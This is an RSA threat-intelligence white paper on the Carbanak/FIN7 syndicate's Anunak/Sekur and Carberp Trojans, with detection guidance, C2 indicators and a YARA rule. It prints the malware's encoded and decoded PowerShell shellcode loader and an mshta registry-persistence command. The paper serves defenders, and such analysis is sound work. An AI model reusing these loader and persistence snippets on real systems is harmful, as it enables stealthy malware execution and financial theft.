
RSA



WHITE PAPER

THE CARBANAK/FIN7 SYNDICATE

A HISTORICAL OVERVIEW OF AN EVOLVING THREAT

CONTENT

RSA

1. EXECUTIVE SUMMARY

syn•di•cate

noun

/'sin-di-kət/

1. a group of individuals or organizations combined to promote some common interest.

The criminal gangs of the Carbanak/FIN7 syndicate have been attributed to numerous intrusions in the banking, hospitality, retail and other industrial verticals, collecting financial information of all kinds. The name Carbanak comes from "Carberp," a banking Trojan whose source code was leaked, and Anunak, a custom Trojan that has evolved over the years. Since at least 2015, the group appears to have fragmented into smaller, loosely related groups, each with its own preferred toolsets and Trojans, although many similarities in tactics, techniques and procedures (TTPs) exist.

Using APT-style tactics and techniques, the perpetrators compromise an organization, quickly escalate privileges and begin searching for any system that could access the financial data of interest. This ranges from scanning the network via WMI to look for running process names containing clear text credit card information, to monitoring a user's screen to learn how to operate the systems used to process financial information. Once they find these data and a method to access this financial information, they begin bulk harvesting. If it is credit card track data, it can be turned around and sold on carder forums in bulk. ATM and SWIFT data require more and less legwork, respectively.

Based on these tactics, the Carbanak/FIN7 syndicate is oftentimes considered an APT. Given our research, RSA disagrees with this classification. While the group is an extremely persistent threat, they are not advanced and don't demonstrate having access to zero-day exploits or innovative tools. This gives network defenders the edge in protecting their financial data. With proper visibility and control sets in place, an analyst can easily identify these techniques and remediate quickly, thus shortening attacker dwell time and helping to prevent exfiltration of sensitive data.

During the course of investigation, RSA Research observed Carbanak actors employing a handful of unique Trojans, along with freely available malware, to persist and move laterally once a network foothold was established. While many of these methods are novel, they are also well-known in the penetration testing industry. This is most likely by design, as many of these remote administration tools are frequently used by network administrators for legitimate purposes and would not have antivirus coverage or seem out of the ordinary. Employing the least sophisticated methods available, the Carbanak actors safeguard more advanced tools from being identified, and potentially invalidated, through static or behavioral detection techniques.

RSA

This paper reviews the characteristics of Carbanak's known Trojans and TTPs to provide network defenders a better understanding of the group's capabilities and history. Armed with this knowledge, defenders should be able to better assess risk and allocate resources to the appropriate blind spots that plague most modern networked organizations.

2. THE DIGITAL ARSENAL

2.1. OVERVIEW

During the course of this effort, RSA observed many different Remote Access Trojans (RATs) associated with this group. Several are based on crimeware/banker Trojans that are in use by different criminal actors, but are uniquely customized for Carbanak/FIN7. The following sections outline the capabilities of each RAT and discuss possible detection methods.

2.1.1. Anunak/Sekur

The Anunak, or Sekur, Trojan has been—and may still be—the mainstay of the Carbanak/FIN7 syndicate. A custom configurable Trojan, it has undergone minor changes over the past several years, most notably to its communications protocols.

The Anunak/Sekur Trojan is a self-contained dropper/Trojan combination. If executed outside of its configured path, it will entrench itself and remove the original file. The Trojan is typically packed or "crypted" (a packer modified over time using encryption, encoding or compression methodologies), making static analysis difficult and rendering signatures useless. The Trojan begins by resolving Win32 API addresses and uses RtlDecompressBuffer to expand the compressed payload DLL. The Trojan starts the Service Host executable, svchost.exe, in a suspended state (Figure 1).

Aug. 17, 2017, 12:32 p.m. **CreateProcessInternalW**	thread_identifier: 1228 thread_handle: `0x000000bc` process_identifier: 1824 current_directory: filepath: track: 1 command_line: `C:\Windows\system32\svchost.exe -k netsvcs` filepath_r: creation_flags: 4 (CREATE_SUSPENDED) inherit_handles: `0` process_handle: `0x000000c0`

Figure 1: Create svchost.exe Suspended

The malware then allocates executable memory inside the svchost.exe address space, unpacks and injects the expanded DLL, and creates the main thread for the Anunak/Sekur malware. The Trojan is then copied into two startup directories with a name based off the MAC address and machine name (Figures 2 and 3).

RSA

Autoruns

Type	Is Local Path	Registry Path	Full Path	Registry Path
Startup Folder	☑	c:\users\fcastle\appdata\roaming\microsoft\windows\start menu\programs\startup	C:\Users\fcastle\AppData\Roaming\microsoft\Window...	8/14/2017 1:01:05 PM
Startup Folder	☑	c:\users\fcastle\start menu\programs\startup\	C:\Users\fcastle\start menu\Programs\Startup\VFtACg...	8/14/2017 1:01:05 PM

Figure 2: Autoruns

PID	Source File Name	Event	Target	Target Path
4568	sc.exe	Create Process	conhost.exe	C:\Windows\System32\
1136	MpCmdRun.exe	Create Process	conhost.exe	C:\Windows\System32\
5056	svchost.exe	Open Process	rundll32.exe	C:\Windows\System32\
7068	DiskSnapshot.exe	Create Process	conhost.exe	C:\Windows\System32\
2144	MpCmdRun.exe	Create Process	conhost.exe	C:\Windows\System32\
4068	CompatTelRunner.exe	Create Process	conhost.exe	C:\Windows\System32\
376	csrss.exe	Open Process	lpremove.exe	C:\Windows\System32\
5524	WmiPrvSE.exe	Open System Process	svchost.exe	C:\Windows\SysWOW64\
5524	WmiPrvSE.exe	Open Process	backgroundTaskHost.exe	C:\Windows\System32\
5524	WmiPrvSE.exe	Open Process	SkypeHost.exe	C:\Program Files\WindowsApps\Microsoft.SkypeApp_11.19.820.0_x64__kzf8qxf38zg5c\
5056	svchost.exe	Open Process	backgroundTaskHost.exe	C:\Windows\System32\
5056	svchost.exe	Open Process	SkypeHost.exe	C:\Program Files\WindowsApps\Microsoft.SkypeApp_11.19.820.0_x64__kzf8qxf38zg5c\
5056	svchost.exe	Open Process	rdpclip.exe	C:\Windows\System32\
5056	svchost.exe	Open Process	WinStore.App.exe	C:\Program Files\WindowsApps\Microsoft.WindowsStore_11706.1001.26.0_x64__8wekyb3d8bbwe\
5056	svchost.exe	Open Process	ApplicationFrameHost.exe	C:\Windows\System32\
5056	svchost.exe	Open Process	OneDrive.exe	C:\Users\fcastle\AppData\Local\Microsoft\OneDrive\
5056	svchost.exe	Open Process	MSASCuiL.exe	C:\Program Files\Windows Defender\
5056	svchost.exe	Open Process	ShellExperienceHost.exe	C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\
5056	svchost.exe	Open Process	SearchUI.exe	C:\Windows\SystemApps\Microsoft.Windows.Cortana_cw5n1h2txyewy\
5056	svchost.exe	Open Process	RuntimeBroker.exe	C:\Windows\System32\
5056	svchost.exe	Open Process	taskhostw.exe	C:\Windows\System32\
5056	svchost.exe	Open Process	sihost.exe	C:\Windows\System32\
5056	svchost.exe	Open System Process	svchost.exe	C:\Windows\System32\
600	lsass.exe	Open System Process	svchost.exe	C:\Windows\SysWOW64\
5680	sekur.exe	Delete Executable	sekur.exe	C:\Users\fcastle\Desktop\
5056	svchost.exe	Write to Executable	VFtACgRb.exe	C:\Users\fcastle\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
5056	svchost.exe	Write to Executable	VFtACgRb.exe	C:\Users\Public\Documents\
5056	svchost.exe	Open System Process	explorer.exe	C:\Windows\
460	csrss.exe	Open System Process	svchost.exe	C:\Windows\SysWOW64\
5680	sekur.exe	Create Process	svchost.exe	C:\Windows\SysWOW64\
460	csrss.exe	Open Process	sekur.exe	C:\Users\fcastle\Desktop\
4348	explorer.exe	Create Process	sekur.exe	C:\Users\fcastle\Desktop\

Figure 3: Entrenchment and Injection

The Trojan then enumerates the running processes, looking for specific antivirus vendors and killing their worker processes to increase chances of persistence. The Trojan also drops and reads a configuration file with initial instructions into the "C:\ProgramData\Mozilla\" directory with a filename based off the MAC address and machine name (Figure 4).


```
73 74 61 74  65 20 30 30  31                state 001
```

Figure 4: Anunak/Sekur Initial Configuration Example

FireEye goes in-depth into the observed variants, commands the Trojan receives and configurations discovered in the wild. RSA NetWitness® Endpoint can detect this injected DLL (Figure 5) and triggers many instant indicators of compromise (IIOCs) (Figure 6) that ship with the product, by default.

Process Context	Module Name	IIOC Score	Risk Score [?]
svchost.exe : 5056	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	400	41
svchost.exe : 5056	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	400	41
svchost.exe : 5056	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	400	41
svchost.exe : 5056	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	400	41
svchost.exe : 5056	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	400	41
svchost.exe : 5056	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	400	41
svchost.exe : 5056	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	400	41

Figure 5: Injected DLLs Detected by RSA NetWitness Endpoint



Module IIOC's

Description	IOC Level
Autorun unsigned hidden	1
Autorun unsigned in AppDataRoaming directory	1
Non-Microsoft & System attributes	1
Autorun unsigned only executable in directory	1
Autorun unsigned only executable in directory & File...	1
Suspicious AutoStart profile #5	1
Unsigned create process on SVCHOST.EXE	1
File hidden	2
Autorun	3
In AppData directory	3

10 items total

Figure 6: IIOCs Triggered in RSA NetWitness Endpoint

The Anunak/Sekur Trojan may be configured to communicate with the Command and Control [C2] server in two ways: via HTTP or a custom protocol to a hardcoded IP address. Often the Trojan is configured with both methods. The HTTP request is easily detected with RSA NetWitness Logs and Packets using the RSA NetWitness Hunting Pack and following the recommendations in the HTTP section. The HTTP method uses the GET (Figure 7) and POST (Figure 8) methods to create a covert, bi-directional communication channel with the C2. It generally has very few HTTP headers and oftentimes uses the default User-Agent configured in the Windows Registry.




Figure 7: Anunak/Sekur HTTP GET Request




Figure 8: Anunak/Sekur HTTP POST Request

This type of HTTP C2 communication is common to many malware families and is a good reason to follow up any detection and not treat it as "routine." Pivoting into RSA NetWitness Endpoint and finding the module creating the connections leads us to the injected DLLs and tracking data behavior (Figure 9).

Process	Module	IP	Port
svchost.exe	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	5.152.203.121	443
svchost.exe	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	185.180.198.13	443
svchost.exe	[MEMORY_DLL_13E5A6BA9D5A3AE2135ABACF3C9FD38BAF4B035FA615AD71B53854880762356D]	192.168.255.50	80

Figure 9: Anunak/Sekur Network Tracking Data

Since RSA NetWitness Endpoint downloads the injected DLL, you can right-click the DLL, select analyze and view the strings. The configuration path "C:\ProgramData\Mozilla\<varies>.bin" should be visible in the DLL's strings, and discovery of this activity can be automated with a YARA signature.

YARA Signature for Anunak/Sekur Injected DLL

```
rule Carbanak_Anunak
{
 meta:
  author = "RSA FW"

 strings:
  $mz    = { 4D 5A }
  $regex = /\:\\ProgramData\\Mozilla\\.{12,20}\.bin/

 condition:
  $mz at 0 and $regex
}
```

RSA

The second method of C2, a custom TCP-based protocol, is more difficult to find. The protocol has evolved over the years—most recent observations showing it's now fully encrypted—making the data appear random. However, there is a distinct handshake in the latest encrypted version. After the TCP handshake, the Trojan sends packet with a 64-byte payload, which the server acknowledges. The Trojan then sends a packet with a 224-byte payload, which the server also acknowledges (Figure 10). This is followed by the server sending a packet with a 32-byte payload (Figure 11).

```
Packet 4   (id = 3654531382  seq = 2490465338)   2017-08-14 19:46:05.349   (64 Payload Bytes)

00000000 : 00 0c 29 22 a9 e2 00 10  56 f0 0b a5 08 00 45 00   [ ..)".... V.....E. ]
00000016 : 00 68 03 f5 40 00 80 06  00 00 c0 a8 ff 32 b9 b4   [ .h..@... .....2.. ]
00000032 : c6 0d c4 cd 01 bb 94 71  7c 3a 8b 4e b5 07 50 18   [ .......q |:.N..P. ]
00000048 : 01 00 3f f8 00 00 c2 5d  d8 ba c2 aa 36 91 67 62   [ ..?....] ....6.gb ]
00000064 : 21 fc 2f e4 e2 1e 91 f7  b9 27 ee 8d b3 12 d9 f3   [ !./..... .'...... ]
00000080 : ed f0 d9 76 a4 79 9b 7b  aa a9 82 74 51 d6 12 2d   [ ...v.y.{ ...tQ..- ]
00000096 : 62 ab e7 1f fc cc b6 c2  d0 43 02 69 3a 40 2c 38   [ b....... .C.i:@,8 ]
00000112 : 90 74 65 b1 e8 71 -- --  -- -- -- -- -- -- -- --   [ .te..q            ]

Response

Packet 5   (id = 3654531383  seq = 2337191175)   2017-08-14 19:46:05.442   (0 Payload Bytes)

00000000 : 00 10 56 f0 0b a5 00 0c  29 22 a9 e2 08 00 45 00   [ ..V..... )"....E. ]
00000016 : 00 28 3b f5 40 00 39 06  c6 3d b9 b4 c6 0d c0 a8   [ .(;.@.9. .=...... ]
00000032 : ff 32 01 bb c4 cd 8b 4e  b5 07 94 71 7c 7a 50 10   [ .2.....N ...q|zP. ]
00000048 : 00 e5 57 87 00 00 00 00  00 00 00 00 -- -- -- --   [ ..W..... ....     ]

Request

Packet 6   (id = 3654531384  seq = 2490465402)   2017-08-14 19:46:05.442   (224 Payload Bytes)
```

Figure 10: Handshake Request Sequence

```
Response

Packet 7   (id = 3654531385  seq = 2337191175)   2017-08-14 19:46:05.537   (0 Payload Bytes)

00000000 : 00 10 56 f0 0b a5 00 0c  29 22 a9 e2 08 00 45 00   [ ..V..... )"....E. ]
00000016 : 00 28 3b f6 40 00 39 06  c6 3c b9 b4 c6 0d c0 a8   [ .(;.@.9. .<...... ]
00000032 : ff 32 01 bb c4 cd 8b 4e  b5 07 94 71 7d 5a 50 10   [ .2.....N ...q}ZP. ]
00000048 : 00 ed 56 9f 00 00 00 00  00 00 00 00 -- -- -- --   [ ..V..... ....     ]

Packet 8   (id = 3654531386  seq = 2337191175)   2017-08-14 19:46:05.547   (32 Payload Bytes)

00000000 : 00 10 56 f0 0b a5 00 0c  29 22 a9 e2 08 00 45 00   [ ..V..... )"....E. ]
00000016 : 00 48 3b f7 40 00 39 06  c6 1b b9 b4 c6 0d c0 a8   [ .H;.@.9. ........ ]
00000032 : ff 32 01 bb c4 cd 8b 4e  b5 07 94 71 7d 5a 50 18   [ .2.....N ...q}ZP. ]
00000048 : 00 ed a2 3b 00 00 8f d3  01 8e f6 2b 24 75 d0 ce   [ ...;.... ...+$u.. ]
00000064 : 55 98 dc 9a 5a 41 75 f2  5c 1d 68 4b 92 33 c4 c1   [ U...ZAu. \.hK.3.. ]
00000080 : ca 77 37 d9 17 54 -- --  -- -- -- -- -- -- -- --   [ .w7..T            ]
```

Figure 11: Handshake Response Request

When the RSA NetWitness packet decoder sees this sequence, the metadata "sekur handshake" is registered in the Indicators of Compromise field (Figure 12). While we have high confidence in these results, please be aware that under rare circumstances this parser may false alarm on sessions that have the same handshake pattern and aren't actually the Trojan's C2 communications. Any Sekur handshake hits should be investigated on the host using the above information on the behavior of this Trojan.

RSA

Figure 12: Anunak/Sekur Handshake Metadata

2.1.2. Carberp

The Carberp banking Trojan is responsible for the first half of the name Carbanak. This Trojan has been around at least since 2010 with the [source code leaked in 2013.]

Carberp was likely chosen by the actors for both its plug-in capability and code availability. This provides some operational obscurity for Carbanak/FIN7, as numerous variants of this code were used (and remain in use) by other Crimeware actors. RSA® Incident Response Services has dealt with these specific Carbanak/FIN7 actors multiple times, with this variant analyzed by RSA Research.

The droppers come in two versions, 32-bit and 64-bit. We will look at the 32-bit version.

Metadata		
File Name:	ml.exe	
File Size:	96256 bytes	
MD5:	608b8bc44a59e2d5c6bf0c5ee5e1f517	
SHA1:	37de1791dca31f1ef85a4246d51702b0352def6d	
PE Time:	0x658ACD2B [Tue Dec 26 12:55:07 2023 UTC]	
Sections (4):		
Name	Entropy	MD5
.text	6.9	6b51c476e9cae2a88777ee330b639166
.rdata	4.85	ad94fa5c9ff3adcdc03a1ad32cee0e3a
.data	1.2	2e2bc95337c3b8eb05467e0049124027
.rsrc	4.13	7396ce1f93c8f7dd526eeafaf87f9c2e

Figure 13: Carberp Dropper Metadata

The first noticeable item is that the compile time seems to be in the future. In RSA NetWitness Endpoint, the compile time can be added in the Global Modules List and sorted on. The two extremes are generally where the interesting modules can be found, either a very long time ago or sometime in the future.

When executed, the dropper checks to see if PowerShell is on the system and then creates registry keys in "HKEY_CURRENT_USER\Software\Licenses." "HKEY_CURRENT_USER" specifies the logged-on user profile, meaning this malware will only launch when the user who ran the dropper logs on. This technique is oftentimes labelled as "file-less malware," but the user's Registry Hive, NTUSER.dat, is a hidden file residing in the user's root directory.

RSA

On Windows Vista and newer Microsoft operating systems, this is in C:\Users\<username>\; older Windows versions reside in C:\Documents and Settings\<username>\.

This represents a problem for the incident responder, as the malware is not present in memory, only in the registry, unless the specific user is logged on. This is an interesting way to avoid detection by endpoint detection and response (EDR) tools. Using a bit of creativity and PowerShell, responders can build a script that queries for user profiles and retrieves the actual Registry Hive or queries for the registry key itself.

The first registry key created is {01838681CA59881EA} and contains the binary shellcode used to unpack the encoded payload DLL. The second key is {01838611EAC11772E} and contains a base 64 encoded PowerShell command (Figure 14).

PowerShell Command Encoded

w=new ActiveXObject('WScript.Shell');w.Run('powershell.exe -noexit -enc
"JABFAHIAcgBvAHIAQQBjAHQAaQBvAG4AUAByAGUAZgBlAHIAZQB
uAGMAZQA9ACcAUwB0AG8AcAAnAAoAJABzAD0AKABHAGUAdAAt
AEkAdABlAG0AUAByAG8AcABlAHIAdAB5ACAALQBQAGEAdABoACA
ASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwATABpAGMA
ZQBuAHMAZQBzACkALgAnAHsAMAAxADgAMwA4ADYAOAAxAEMA
QQA1ADkAOAA4ADEARQBBAH0AJwAKACQAbAA9ACQAcwAuAEwA
ZQBuAGcAdABoAAoAJABjAD0AQAAiAAoAWwBEAGwAbABJAG0AcA
BvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF
0ACgBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQ
AZQByAG4AIABJAG4AdABQAHQAcgAgAEMAcgBlAGEAdABlAFQAaA
ByAGUAYQBkACgASQBuAHQAUAB0AHIAIABhACwAdQBpAG4AdAAg
AGIALABJAG4AdABQAHQAcgAgAGMALABJAG4AdABQAHQAcgAgAG
QALAB1AGkAbgB0ACAAZQAsAEkAbgB0AFAAdAByACAAZgApADsAC
gBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzA
DIALgBkAGwAbAAiACkAXQAKAHAAdQBiAGwAaQBjACAAcwB0AGE
AdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAAVgB
pAHIAdAB1AGEAbABBAGwAbABvAGMAKABJAG4AdABQAHQAcgAg
AGEALAB1AGkAbgB0ACAAYgAsAHUAaQBuAHQAIABjACwAdQBpAG
4AdAAgAGQAKQA7AAoAIgBAAAoAJABhAD0AQQBkAGQALQBUAHk
AcABlACAALQBtAGUAbQBiAGUAcgBEAGUAZgBpAG4AaQB0AGkAbw
BuACAAJABjACAALQBOAGEAbQBlACAAJwBXAGkAbgAzADIAJwAgA
C0AbgBhAG0AZQBzAHAAYQBjAGUAIABXAGkAbgAzADIARgB1AG4A
YwB0AGkAbwBuAHMAIAAtAHAAYQBzAHMAdABoAHIAdQAKACQAY
gA9ACQAYQA6ADoAVgBpAHIAdAB1AGEAbABBAGwAbABvAGMAKA
AwACwAJABsACwAMAB4ADMAMAAwADAALAAwAHgANAAwACkA
CgBbAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB
0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzAC4ATQBhAHIAcwBoAG

RSA

EAbABdADoAOgBDAG8AcAB5ACgAJABzACwAMAAsACQAYgAsACQA
bAApAAoAJABhADoAOgBDAHIAZQBhAHQAZQBUAGgAcgBlAGEAZA
AoADAALAAwACwAJABiACwAMAAsADAALAAwACkAfABPAHUAdA
AtAE4AdQBsAGwA",0,0);

Figure 14: Encoded PowerShell Command

PowerShell Command Decoded

```
$ErrorActionPreference='Stop'
$s=(Get-ItemProperty -Path HKCU:\Software\
Licenses).'{01838681CA59881EA}'
$l=$s.Length
$c=@"
[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr a,uint b,IntPtr c,IntPtr
d,uint e,IntPtr f);
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr a,uint b,uint c,uint d);
"@
$a=Add-Type -memberDefinition $c -Name 'Win32' -namespace
Win32Functions -passthru
$b=$a::VirtualAlloc(0,$l,0x3000,0x40)
[System.Runtime.InteropServices.Marshal]::Copy($s,0,$b,$l)
$a::CreateThread(0,0,$b,0,0,0)|Out-Null
```

Figure 15: Decoded PowerShell Command

This PowerShell script imports VirtualAlloc and CreateThread from Kernel32, copies the shellcode to a segment of memory with **PAGE_EXECUTE_READWRITE** [0x40] and creates a thread at the returned base of the allocated memory indicated by variable $b (Figure 15). The malware then creates another registry entry at "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\mshta" with the values shown in Figure 16.

PowerShell Command Decoded

```
cmd.exe /c mshta "about:<hta:application showintaskbar=no><title></
title><script>resizeTo(0,0);moveTo(-900,-900);eval(new
ActiveXObject('WScript.Shell').RegRead('HKCU\\Software\\Licenses\\
{01838611EAC11772E}'));if(!window.flag)close()</script>"
```

Figure 16: MSHTA Persistence

The dropper DLL then runs that same command to start the malware and exits, without deleting itself. When the user logs onto their machine, the MS HTML Application (MSHTA) creates a new ActiveX object that executes the encoded PowerShell script. This PowerShell script allocates

RSA

executable memory and copies the binary contents of the first registry key into that space, then creates a thread at the base address of this memory. This shellcode unpacks a Carberp DLL and runs it. The Carberp DLL has anti-analysis features that check for virtualization and common sandboxing techniques, exiting if it finds any. RSA NetWitness Endpoint discovers this Trojan as a floating DLL in the user's explorer.exe instance (Figure 17).

Process Context	File Name	IIOC Score	Risk Score [?]	Machine C...	Signature
explorer.exe : 3188	[MEMORY_DLL_0D43907EC60F98ADC1E5E822164946DC98ABF1E09DEE808E9BAFA60981B66C1F]	136	32	1	Not Signed

